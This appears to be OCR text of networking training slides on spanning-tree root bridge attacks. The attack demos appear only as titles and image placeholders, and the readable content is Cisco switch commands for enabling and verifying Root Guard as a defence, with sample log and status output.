
https://t.me/learningnets

Demo 1: Hacking the Root Bridge




https://t.me/learningnets

Demo 1: Hacking the Root Bridge




https://t.me/learningnets

Demo 1: Hacking the Root Bridge




https://t.me/learningnets

Demo 2: Switch advertising that it is the new root



https://t.me/learningnets

How to mitigate this:



https://t.me/learningnets

Enable Root Guard

- Enable Root Guard

```
c9200CX# conf t
c9200CX(config)# interface GigabitEthernet 1/0/1
c9200CX(config-if)# spanning-tree guard root
```

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE

Verify Root Guard

- Verify that Root Guard has been configured:

```
c9200CX# show run interface GigabitEthernet 1/0/1
Building configuration...

Current configuration : 64 bytes
!
interface GigabitEthernet1/0/1
 spanning-tree guard root
end

c9200CX#
```

https://t.me/learningnets

What happens now?

- Trigger:
  - When a superior BPDU is received by the switch
- Actions:
  - Port is is put in a broken (BRK) state for that VLAN
    - All traffic is discarded
  - Port state is root inconsistent
- Recover:
  - By default:
    - Port is restored after a period of time when superior BPDUs cease

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE

Result:

- What happens if a BPDU is received?

```
c9200CX#
*Jul 30 07:55:31.300: %SPANTREE-2-ROOTGUARD_BLOCK: Root
guard blocking port GigabitEthernet1/0/2 on VLAN0001.
c9200CX#
```

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE

Verify Root Guard

- Indicate if any ports are in a root-inconsistent state:

```
c9200CX# show spanning-tree inconsistentports

Name                 Interface                     Inconsistency
-------------------- ----------------------------- ------------------
VLAN0001             GigabitEthernet1/0/2          Root Inconsistent

Number of inconsistent ports (segments) in the system : 1

c9200CX#
```

https://t.me/learningnets

Verify Root Guard

- Show that the port is blocking

```
c9200CX# show spanning-tree interface GigabitEthernet 1/0/2


Vlan                 Role Sts Cost      Prio.Nbr Type
-------------------- ---- --- --------- -------- --------------------
VLAN0001             Desg BKN*20000     128.2    P2p *ROOT_Inc
c9200CX#
```

https://t.me/learningnets

